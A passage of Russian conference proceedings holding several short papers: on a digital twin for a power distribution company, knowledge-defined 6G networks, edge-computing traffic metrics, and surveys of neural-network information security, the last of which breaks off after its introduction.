Составляющей частью архитектуры электросетевой компании являются прикладные системы (ИТ-системы): система управления производственными активами, система оперативно-технологического управления, система технологического присоединения, система геоинформационного позиционирования, биллинговая система, а также поддерживающей технологической инфраструктуре. Моделирование данных элементов, отвечает на вопросы к созданию цифрового двойника: какие функции, сервисы, микросервисы) должны быть у прикладных компонент, как они будут распределены в целевой модели, какие компоненты расположены в ЦОД, архитектуру ЦОД, а какие выносятся в облако. Важно понимать, что потребность создания цифрового двойника, как статическую конструкцию, обладающего константными свойствами (существующими или будущими), настройка и улучшение работы цифрового двойника предприятия, как и самого предприятия постоянен.

В данном контексте цифровой двойник электросетевой компании нужно рассматривать не только, как стационарное состояние организованности элементов, и набор транзитных состояний для формирования возможностей перехода в будущее. Следовательно, создание цифрового двойника электросетевой компании – это дисциплина, цикл, представляющий собой инжиниринг (прямой и обратный) всех элементов и компонент, включая стратегию, планирование, улучшение, управление изменениями, управление требованиями, знаниями и операциями, значит будет основано на принципах, описанных выше в данной статье. При создании цифрового двойника, предлагается с учетом комплексности электросетевой компании, произвести процедуру дискретизации, получив следующие слои:

– слой контекста (стратегия развития сетевой распределительной компании);

– слой деятельности (описывающий основную деятельность предприятия);

– слой данных (информационный слой);
– слой приложений (ИТ-системы, АСУТП, SCADA);
– технологический слой (слой инфраструктуры: сервера, ЦОД, сети связи);
– физический слой (слой производственных объектов сетевой распределительной компании: трансформаторы, подстанции, фидеры).

Для создания данного объекта выделен процесс управления топологией сети распределительной сетевой компанией. Конфигурация графа, вершинам которого соответствуют конечные узлы физического слоя имеет свое отражение в виде записей об объекте электросетевого хозяйства в системах: СУПА, СДУ, СТПр, ГИС-система, система билинга [3].

Оркестрация движения экземпляра записи об объекте электросетевого хозяйства в целевом состоянии обеспечивается MDM-системой, транспорт данных обеспечивается корпоративной шиной данных (ESB). При использовании данного решения, можно покрыть основные три способа обработки «материала» сетевой распределительной компании «информации»: аналитический, операционный, коллективный. Ниже на рисунке 1 представлена архитектура «цифровой подстанции».




Рис. 1. Архитектура «цифровой подстанции»

В перспективе необходимо будет решить задачу о стиле проектирования: реестровый, предполагая, что существует единый источник уникальной записи об объекте электросетевого хозяйства с использованием ссылок на нижестоящие источники данных, такие как: SCADA, датчики, СДУ, или

сосуществующий, где запроектируем распределенный источник ввода информации, содержащей ключевые атрибуты, описывающие основные признаки объектов электросетевого хозяйства, или транзакционный, в котором будет использоваться создание полноценного источника правды, системы записей, в которой хранится информация о мастер-сущностях. При проектировании цифрового двойника электросетевой организации необходимо будет развивать архитектуру цифровой подстанции, в целях создания и тиражирования цифрового района электрических сетей, цифрового хозяйства распределительной сетевой компании [4].

В любом случае, для построения цифрового двойника сложной инфраструктуры и информационных потоков объекта, например, архитектуры цифрового района электрических сетей, требуется разработка различных взаимоувязанных моделей обработки и анализа разнородных данных, созданию которых и панируется посвятить дальнейшие работы.

Выводы

Успешное применение цифровых двойников предприятия по распределению электроэнергии трансформирует отрасль во многих отношениях. Вот основные выводы: Цифровые двойники обеспечивают прогнозное техническое обслуживание и обнаружение неисправностей, сокращая время простоя и оптимизируя использование активов. Оптимизация производительности достигается за счет виртуального моделирования предприятия распределения электроэнергии, выявления узких мест в бизнес-процессах, технологических процессах, обработки информации и оптимизации распределения нагрузки между элементами системы.

Список используемых источников

1. Методология расчета индекса «Цифровая Россия» субъектов Российской Федерации. Московская школа управления СКОЛКОВО, Центр Финансовых инноваций и безналичной экономики. Москва, 2018. С. 17–45.

2. Зараменских Е. П., Кудрявцев Д. В., Арзуманян М. Ю. «Архитектура Предприятия.» // Москва, 2021 С. 294–315.

3. Алджанов В.А. «ИТ-архитектура от А до Я: Комплексное решение», // Москва, 2018. С. 504–538.

4. Noel Crespi, Adam T.Drobot, Roberto Minerva, «The Digital Twin» // Springer, 2023 – Vol. 6. № 6. PP. 36–43.

УДК 004.72
ГРНТИ 49.33.29

ПАРАДИГМА СЕТЕЙ, ОСНОВАННЫХ НА ЗНАНИЯХ, В ПЕРСПЕКТИВНЫХ СЕТЯХ СВЯЗИ

В. С. Елагин, А. А. Сербин, М. А. Федянцева
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Будущие системы связи шестого поколения будут меньше зависеть от человека за счет использования искусственного интеллекта. Сети, определяемые знаниями — это эволюционный шаг на пути к автономным и самодвижущимся сетям. Строительными блоками данной парадигмы являются программно-определяемые сети, сетевая телеметрия на уровне пакетов и машинное обучение. Исследуемая парадигма предполагает интеграцию искусственного интеллекта для контроля и автоматического управления сетью. В этой статье рассматриваются возможные варианты архитектуры сети, определяемой знаниями, и связанные с ней технологии.

KDN, SDN, машинное обучение, телеметрия, архитектура сетей 6G

Системы связи пятого поколения (5G) обеспечивают высокую скорость передачи данных, массовое подключение и связь с низкой задержкой. Однако, текущая архитектура сотовых сетей 5G не обладает достаточной гибкостью, чтобы обеспечить массовую связь машинного типа (mMTC) и расширенную мобильную широкополосную связь (eMBB) с низкой задержкой. Сотовая сеть шестого поколения (6G) является перспективной технологией для устранения недостатков 5G. Для достижения этой цели в 6G необходимо повысить интеллектуальность сети, чтобы преодолеть ряд проблем и улучшить производительность. В результате для перехода от 5G к 6G, сетям требуется преобразование архитектуры [1]. Как показано на Рисунке. 1, Плоскость знаний (KP) – это дополнительная плоскость над сетью со встроенными возможностями машинного обучения (ML). Встраивание KP в архитектуру программно-определяемых сетей (SDN) называется Knowledge-Defined Networking (KDN), где знания – это обработанная с помощью алгоритма ML сетевая информация.

Парадигму KDN также можно сравнить с применением автономных сетей. Концепция автономной сети возникла благодаря развитию ML и искусственного интеллекта (AI); например, в самоуправляемых автомобилях ML-агент управляет машиной без участия человека-оператора. Аналогично, автономная сеть может управлять и оптимизировать сетевые приложения без участия человека. В автономных сетях сетевая информация или телеметрия собирается и используется методами ML для автоматического устранения

неполадок, инструктажа или управления сетью [2]. Таким образом, мониторинг и телеметрия сети в режиме реального времени предоставит возможность алгоритмам оптимизации на основе ML обеспечить интеллектуальность сетей 6G.




Рис. 1 Общая архитектура *KDN*

Фундаментальными строительными блоками KDN являются сетевая телеметрия, SDN и ML. Сетевая телеметрия – это информация о сети, такая как данные Net-Flow и sFlow, заполненность очередей, правила политики и время обработки. SDN в свою очередь обеспечивает глобальное видение сети, функции программирования и гибкость управления. Сочетание сетевой аналитики и SDN создает основу для KDN. Кроме того, алгоритм ML предполагается как ключевой элемент парадигмы, так как техника ML может обеспечить эффективную и оптимизированную стратегию для автономной работы сети. Поэтому знания, полученные от AI оказывают прямое влияние на производительность узлов. Например, данные о пропускной

способности, качестве обслуживания (QoS) и мощности, могут быть получены и обработаны с помощью алгоритма ML и помочь в решении проблем в сети [3]. Результаты полученные от ML сохраняются в качестве данных для решения задач автоматизации. Более того, в сетевых приложениях полученные знания могут использоваться для обнаружения более выгодных маршрутов для принятия решений о маршрутизации в перегруженной сети. Информация о пользователях, включая модели мобильности и скорость соединения, может использоваться на начальном этапе для получения знаний, чтобы повысить точность локализации устройств и передачи данных.

Преимущество сетей, определяемых знаниями перед традиционными, заключается в том, что они автоматически работают на основе данных о состоянии сети. Плоскость данных в KDN отвечает за пересылку, сброс, обработку и преобразование пакетов. Этот уровень работает точно так же, как плоскость данных в SDN, где он состоит из физических и виртуальных элементов устройств и работает в неведении относительно остальной части сети, полагаясь на инструкции и правила управления, поступающие из других плоскостей. Плоскость управления отвечает за обмен информацией и обновление правил обработки и стратегий согласования плоскости данных. Логически централизованный контроллер обменивается данными и обновляет политики с помощью прикладного программного интерфейса (API). Контроллер собирает данные о состоянии сети с плоскости данных и обновляет таблицы потоков для выполнения действий. В KDN данные также используются для того, чтобы КР знала, какое действие требуется. Затем контроллер получает действие от КР и соответствующим образом обновляет таблицы потоков. Эти действия обычно используются для пересылки и маршрутизации пакетов, в то время как плоскость данных заполнена. Плоскость управления обеспечивает топологию сети, услуги поддержки и конфигурацию сетевых устройств. Этот уровень должен обеспечивать полноценную работу сети с максимальной производительностью. Этой функциональностью сети в KDN занимается централизованный контроллер, который отвечает за мониторинг плоскости данных и наблюдение за сетевой аналитикой. Аналитика сети затем собирается и хранится в виде состояния сети и телеметрии. Эта информация также отслеживается КР для возможного обновления топологии сети. КР является мозгом архитектуры и отвечает за моделирование поведения сети и принятие решений, которые влияют на управление ресурсами, сетевые конфигурации, управление мобильностью и локализацией, как показано на Рисунке 2. На этом уровне знания создаются алгоритмами ML, и производятся новые политики.




Рис. 2 Частная архитектура KDN

Предполагается, что архитектура KDN в беспроводных сетях может быть централизованной, распределенной или гибридной [4]. В централизованной архитектуре контроллер SDN находится в центре сети и собирает информацию с узлов с помощью OpenFlow (OF), P4, чтения данных управления сетью и т.д. Затем собранная информация обрабатывается через централизованную плоскость знаний, после чего инструкции и правила передаются обратно на каждый узел. Новые правила обновляются с помощью прямого и косвенного подходов. Прямой подход использует ранее обработанную информацию и сразу же отправляет новые стратегии обратно на пользовательское оборудование (UE). Косвенный подход использует алгоритм ML для определения новых правил перед отправкой на UE. В распределенной архитектуре отдельные устройства поддерживают локальные знания. В этой архитектуре каждый узел собирает данные из своего окружения, а затем независимо применяет «жадную» стратегию ML для получения знаний. Эта стратегия может быть определена на основе предыдущих знаний или получена с помощью новых алгоритмов оптимизации на основе ML. Например, в схеме маршрутизации узел может собирать информацию от других узлов и использовать подходы на основе ML для поиска наилучших маршрутов, а затем делиться полученными знаниями с другими узлами [5]. В гибридной архитектуре знания хранятся как на крайних границах, так и в ядре. Это просто вопрос обновления или синхронизации знаний. И контроллер, и устройства действуют интеллектуально, основываясь на собранной

ими информации. Эта информация обрабатывается алгоритмами ML для получения знаний и введения новых правил в систему. Гибридный подход сочетает в себе «жадную» стратегию и централизованные знания для повышения производительности сети. Кроме того, может использоваться стратегия переключения между централизованной и распределенной системой в зависимости от задач.

Как итог, одним из важнейших аспектов сетей 6G является автономность и многие исследования в настоящее время сосредоточены на изучении того, как знания и интеллект могут быть интегрированы в состав сети. В этой статье была рассмотрена концепция сетей, определяемых знаниями, которая направлена на объединение SDN и ML/AI для создания программируемой и учитывающей самопроизводимые знания сетевой архитектуры. В настоящее время сетевыми проблемами являются стратегии маршрутизации, кластеризация, классификация трафика и агрегация данных. Сеть, основанная на знаниях, призвана решать выявленные недостатки в режиме реального времени, а также выполнять задачи по самоуправлению. Тем не менее, стоит обратить внимание на способы развертывания и применения систем искусственного интеллекта при построении данного вида сетей.

Список используемых источников

1. Careglio D, Spadaro S, Cabellos A, Lazaro J, Perelló J, Barlet P, et al. ALLIANCE project: Architecting a knowledge-defined 5G-enabled network infrastructure. In: 2018 20th International conference on transparent optical networks. IEEE; 2018, pp. 1–6.

2. Dhurandher SK, Sharma DK, Woungang I, Bhati S. HBPR: history-based prediction for routing in infrastructure-less opportunistic networks. In: 2013 IEEE 27th international conference on advanced information networking and applications. IEEE; 2013, pp. 931–6.

3.Clark D. D., Partridge C, Ramming J. C., Wroclawski J. T. A knowledge plane for the internet. In: Proceedings of the 2003 conference on applications, technologies, architectures, and protocols for computer communications. ACM; 2003, pp. 3–10.

4. Signorello S, State R, François J, Festor O. Ndn. p4: Programming information-centric data-planes. In: 2016 IEEE netsoft conference and workshops. IEEE; 2016, pp. 384–9.

5. Hyun J, Hong J. W.-K. Knowledge-defined networking using in-band network telemetry. In: 2017 19th Asia-Pacific network operations and management symposium. IEEE; 2017, pp. 54–7.

УДК 004.7
ГРНТИ 49.33.29

МОДЕЛИ И МЕТОДЫ РАСЧЕТА ХАРАКТЕРИСТИК ТРАФИКА В СИСТЕМАХ С ГРАНИЧНЫМИ ВЫЧИСЛЕНИЯМИ (MEC)

В. С. Елагин, Е. В. Чипсанова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В данной статье будут рассмотрены метрики. Они являются важными аспектами систем MEC. Метрики позволяют сетям работать, доставляя контент пользователям без задержек и сбоев. Также в статье будут рассмотрены и описаны характеристики сети MEC и выявлены наиболее актуальные из них для систем инфокоммуникаций.

MEC, метрики, расположение сервера MEC, качество, задержка, энергоэффективность

Метрики MEC и их цели

Метрики MEC вводятся с разными целями: оценка восприятия конечным пользователем; оценка преимуществ различных вариантов развертывания MEC, что даёт представление с технологической точки зрения.

Все метрики могут продемонстрировать улучшения решений MEC как минимум двумя следующими способами:

1) сравнение решений MEC и не-MEC;

2) оценка развертываний MEC: сравнение между различными позициями хостов MEC в сети.

В обоих случаях цель состоит не в сравнении различных поставщиков, а в оценке улучшения внедрения MEC по сравнению с традиционной системой (без MEC).

Функциональные и нефункциональные метрики

Все оценки показателей MEC могут быть выполнены путем рассмотрения всей системы или ее частей в зависимости от цели самого измерения. В приведенном ниже примере (рис. 1) показана система мобильной сети с хостом MEC и различные объекты, участвующие в оценке [1]:




Рис. 1. Измерение показателей MEC.

Метрики MEC можно разделить на две основные группы: функциональные и нефункциональные метрики (табл. 1). Для обеих категорий метрики могут быть отнесены к различным вариантам использования MEC, и фактическая оценка этих метрик может зависеть от использования конкретной службы и/или приложения:

ТАБЛИЦА 1. Описание типов метрик MEC.

Тип	Описание	Примеры
Функциональные метрики	Связаны с производительностью MEC, влияющей на восприятие пользователей (часто называемые KPI).	Задержка (сквозная, односторонняя), энергоэффективность, пропускная способность, производительность, потеря пакетов, джиттер, доставка пакетов вне очереди, QoS и MOS.
Нефункциональные метрики	Связаны с производительностью сервиса с точки зрения развертывания и управления.	Жизненный цикл сервиса, надежность сервиса, обработка сервиса/вычислительная нагрузка, загрузка хоста MEC, количество запросов API, обработанных за секунду на хосте MEC.

Характеристики сети MEC

Среди основных характеристик MEC, которые включают в себя метрики, можно выделить следующие (табл. 2):

ТАБЛИЦА 2. Описание основных характеристик сети MEC

Характеристика	Описание	Используемые термины
Задержка [2], [3]	Временной интервал, измерение которого количественно определяет задержку, прошедшую между любым событием и последующим эффектом.	Round-Trip Time (RTT), One-Way Delay (OWD), Set-up Time (SUT), Service Processing Time (SPT), Context-update time
Энергоэффективность [4], [5]	Взаимосвязь между потребляемой мощностью (или энергией) и определенным KPI.	KPI
Пропускная способность сети [6]	Измерение в единицах скорости передачи данных (например, кбит/с) на уровне приложения как в восходящем, так и в нисходящем направлении связи.	Buffering
Использование системных ресурсов [7]	При реализации услуги необходимо проанализировать объем потребляемых системных ресурсов как с точки зрения мощности узла, так и с точки зрения требований к связи.	Computational load, non-user data volume exchange, CPU
Качество [8], [9], [10]	Измеряет глобальную производительность системы, используя как субъективные, так и объективные показатели удовлетворенности клиентов. Могут быть приняты во внимание следующие аспекты: стоимость обслуживания, безопасность архитектуры и конфиденциальность пользователя.	Объективные и независимые от сервиса показатели качества (buffering time, packet loss rate, bit error rate), Объективные и зависящие от услуги показатели качества (QoE, QoS), Субъективные и сервис-зависимые показатели качества (MOS, POLQA, PEVQ, PEAQ), Объективные показатели комфорта пользователя (latency, portability)

Актуальность характеристик

Все перечисленные характеристики сети MEC активно изучаются и прорабатываются исследователями, однако разрешение проблем по задержке и энергоэффективности, а также качеству являются наиболее актуальным для инфокоммуникационных систем, так как характеристики находятся в тесной связи между собой и являются основой для данной сферы наук. Они являются важными как для пользователей сети, так и для настройщиков сети.

В связи с этим, важно понять, как стоит разместить сервера MEC, а также каким образом произвести настройку оборудования и ПО, которое будет являться частью сети, в которой нужно уменьшить задержку и повысить качество доставки контента.

Список использованных источников

1. ETSI GS MEC-IEG 006 - V1.1.1. Mobile Edge Computing; Market Acceleration; MEC Metrics Best Practice and Guidelines, 2017. v1.1.1.

2. R. Al-Saadi, G. Armitage, J. But, P. Branch. A Survey of Delay-Based and Hybrid TCP Congestion Control Algorithms // IEEE Communications Surveys & Tutorials. 2019.

3. Manveen K. SNAP: A Software-Defined & Named-Data Oriented Publish-Subscribe Framework for Emerging Wireless Application Systems: Dissertation of Doctor of Philosophy (PhD): 08.2022 / Manveen Kaur. Clemson, South Carolina.

4. Vitello P., Capponi A., C. Fiandrino C., Cantelmo G., Kliazovich D. Mobility-Driven and Energy-Efficient Deployment of Edge Data Centers in Urban Environments // IEEE Transactions on Sustainable Computing, 2021.

5. Tambe S., Mandge Y., Franklin A. Performance Study of Multi-access Edge Computing Deployment in a Virtualized Environment // IEEE 3rd 5G World Forum (5GWF), 2020. pp. 424–429.

6. Mamoutou D., Walid D., Amine I., Brice T., Thierry T. RAPID: A RAN-aware performance enhancing proxy for high throughput low delay flows in MEC-enabled cellular networks // Computer Networks, 2022. Vol. 218.

7. Yang J., Shah A., Pezaros D. A Survey of Energy Optimization Approaches for Computational Task Offloading and Resource Allocation in MEC Networks // Electronics, 2023. 12(17):3548.

8. Aslam M., Arif O. H., Jun C. H. An Attribute Control Chart Based on the Birnbaum-Saunders Distribution Using Repetitive Sampling // IEEE Access, 2016. vol. 4, pp. 9350–9360.

9. Cao T., Qian Z., Wu K., Zhou M., Jin Y. Service Placement and Bandwidth Allocation for MEC-enabled Mobile Cloud Gaming // 2021 IEEE 22nd International Symposium on a World of Wireless, Mobile and Multimedia Networks (WoWMoM), 2021. pp. 179-188.

10. Abdallah M., Griwodz C., Chen K., Simon G., Wang P., Hsu C. Delay-Sensitive Video Computing in the Cloud: A Survey // ACM Trans. Multimedia Comput. Commun, 2018. Appl. 14, 3s, Article 54, p. 29.

УДК 004.032.26
ГРНТИ 81.93.29

НЕЙРОННЫЕ СЕТИ В ОБЛАСТИ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

К. Н. Жернова

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

В настоящее время активно развиваются технологии машинного обучения, в том числе искусственные нейронные сети. При этом нейронные сети используются практически повсеместно в целях обработки больших объёмов данных и принятия решений на основе этих данных. Также данная технология может применяться в критически важных инфраструктурах. По этой причине процесс обработки данных нейронными сетями должен быть защищён от вмешательств злоумышленников. Однако, несмотря на применение нейронных сетей для обеспечения компьютерной безопасности, до недавнего времени уделялось мало внимания защите непосредственно самих нейронных сетей. Данный доклад представляет общую классификацию исследований в области нейронных сетей и позволит выявить слабые стороны данного направления исследований в информационной безопасности.

машинное обучение, нейронные сети, информационная безопасность

Введение

Нейронные сети используются в различных сферах человеческой деятельности, в том числе в области компьютерной и физической безопасности. С помощью нейронных сетей решаются многие проблемы безопасности, такие как распознавание лиц на защищённых объектах, контроль поведения сотрудников на режимных предприятиях, поиск аномалий на дорогах в целях предотвращения дорожно-транспортных происшествий. Однако нейронные сети сами по себе могут стать источником угрозы для системы и обрабатываемых данных. В настоящее время начинают уделять внимание такой области информационной безопасности, как безопасность нейронных сетей.

В данной работе приводится обобщённая классификация работ, связанных с нейронными сетями в области информационной безопасности. Предполагается, что предложенная классификация позволит выявить слабые стороны данного направления.

Обзор направлений использования нейронных сетей в области информационной безопасности

Работы по информационной безопасности нейронных сетей можно разделить на три группы:

– проблемы безопасности, которые решаются с помощью нейронных сетей;

– проблемы безопасности самих нейронных сетей;

– атакующие нейронные сети.

В русскоязычном сегменте данная тематика слабо представлена в целом. Однако были попытки обозначить проблемы обеспечения безопасности с помощью визуального анализа алгоритмами машинного обучения [1].

В первую группу, кроме типичных для нейронных сетей исследований, таких как безопасность дорожного движения [2] и распознавания объектов [3], попадают работы, пересекающиеся с вирусологией [4], Интернетом вещей [5], а также затрагивающие оценку риска [6], шифрование [7] и обнаружение вторжений [8].

Вторая и третья группы взаимосвязаны и представляют собой проблему защищённости самих нейронных сетей. Примерами работ в этой области может служить исследование [9], в котором авторы изучают создание бэкдоров с помощью отравления данных для обучения, и работа [10], в которой рассматривались атакующие нейронные сети, предварительно подготовленные злоумышленником.

Таким образом, наименее изученными представляются вторая и третья группа. Менее четверти выявленных работ по нейронным сетям в области информационной безопасности фокусировались на защите нейронных сетей: из 80 изученных работ только 18 исследований касалось безопасности самих нейронных сетей. При этом большая часть работ была сосредоточена на безопасности Интернета вещей и облачных вычислений или на обнаружении вторжений с помощью нейронных сетей.

Выводы

В данной работе приведён краткий обзор исследований, посвящённых нейронным сетям в области информационной безопасности. Сделан вывод о том, что современные работы фокусируются, в основном, на решении проблем безопасности с помощью нейронных сетей. Несмотря на то, что набирает популярность тема безопасности самих нейронных сетей, в процентном соотношении количество работ на эту тему по-прежнему невелико. Однако данная тема становится всё более актуальной, ввиду повсеместного использования технологий машинного обучения. В дальнейших исследованиях планируется осветить основные проблемы безопасности нейронных сетей, а также разработать методики для их защиты.

Работа выполнена при финансовой поддержке РНФ (проект 21-71-20078).

Список используемых источников

1. Новикова Е. С., Котенко И. В. Открытые задачи визуального анализа в системах управления информационной безопасностью //Информационно-управляющие системы, 2019. №. 2 (99). С. 57–67.

2. Diao C. et al. A novel spatial-temporal multi-scale alignment graph neural network security model for vehicles prediction //IEEE Transactions on Intelligent Transportation Systems, 2022. Т. 24. №. 1. С. 904–914.

3. Liu J., Leng X., Liu Y. Deep convolutional neural network based object detector for X-ray baggage security imagery //2019 IEEE 31st International Conference on Tools with Artificial Intelligence (ICTAI). IEEE, 2019. С. 175721761.

4. Smith M. R. et al. Mind the gap: On bridging the semantic gap between machine learning and information security //arXiv preprint arXiv:2005.01800, 2020.

5. Ahmad R., Alsmadi I. Machine learning approaches to IoT security: A systematic literature review //Internet of Things, 2021. Т. 14. С. 100365.

6. Ahmadi R. et al. Study of artificial neural networks in information security risk assessment //Journal of Management and Accounting Studies, 2020. Т. 8. №. 2. С. 1–10.

7. Pulido-Gaytan B. et al. Privacy-preserving neural networks with homomorphic encryption: Challenges and opportunities //Peer-to-Peer Networking and Applications, 2021. Т. 14. №. 3. С. 1666–1691.

8. Atefinia R., Ahmadi M. Network intrusion detection using multi-architectural modular deep neural network //The Journal of Supercomputing, 2021. Т. 77. С. 3571–3593.

9. Qi X. et al. Towards practical deployment-stage backdoor attack on deep neural networks //Proceedings of the IEEE/CVF Conference on Computer Vision and Pattern Recognition, 2022. С. 13347–13357.

10. Gu T. et al. Badnets: Evaluating backdooring attacks on deep neural networks //IEEE Access, 2019. Т. 7. С. 47230–47244.

УДК 004.032.26
ГРНТИ 81.93.29

КРАТКИЙ ОБЗОР ПРОБЛЕМ БЕЗОПАСНОСТИ НЕЙРОННЫХ СЕТЕЙ

К. Н. Жернова

Санкт-Петербургский Федеральный исследовательский центр Российской академии наук

Искусственные нейронные сети – активно развивающаяся технология, которая внедряется во многие области жизни современного человека. Данная технология используется как в государственных и коммерческих организациях, так и на устройствах обычных пользователей. Зачастую нейронные сети обрабатывают чувствительные данные пользователей, поэтому компрометация этих данных может нанести ущерб конфиденциальности пользователя. В докладе рассматриваются основные проблемы защищённости искусственных нейронных сетей, а также часто применяющиеся методы борьбы с угрозами для их безопасности.

машинное обучение, нейронные сети, информационная безопасность

Введение

В настоящее время нейронные сети получают большое распространение в системах поддержки и принятия решений, в том числе в инфраструктуре «умного города», при управлении беспилотным транспортом, в медицине, киберфизической безопасности и т.д. Во всех этих областях неправильная работа модели нейронной сети может привести к финансовым и репутационным потерям, а в некоторых случаях даже к человеческим жертвам.

Нейронные сети также внедрены во многие пользовательские системы, например, распознавание лиц при аутентификации для пользования устройством. Распознавание лиц считается надёжным методом аутентификации, поэтому всё больше конфиденциальных данных защищается подобным образом. Кража этих данных также может привести к серьёзным последствиям, как репутационного, так и материального характера.

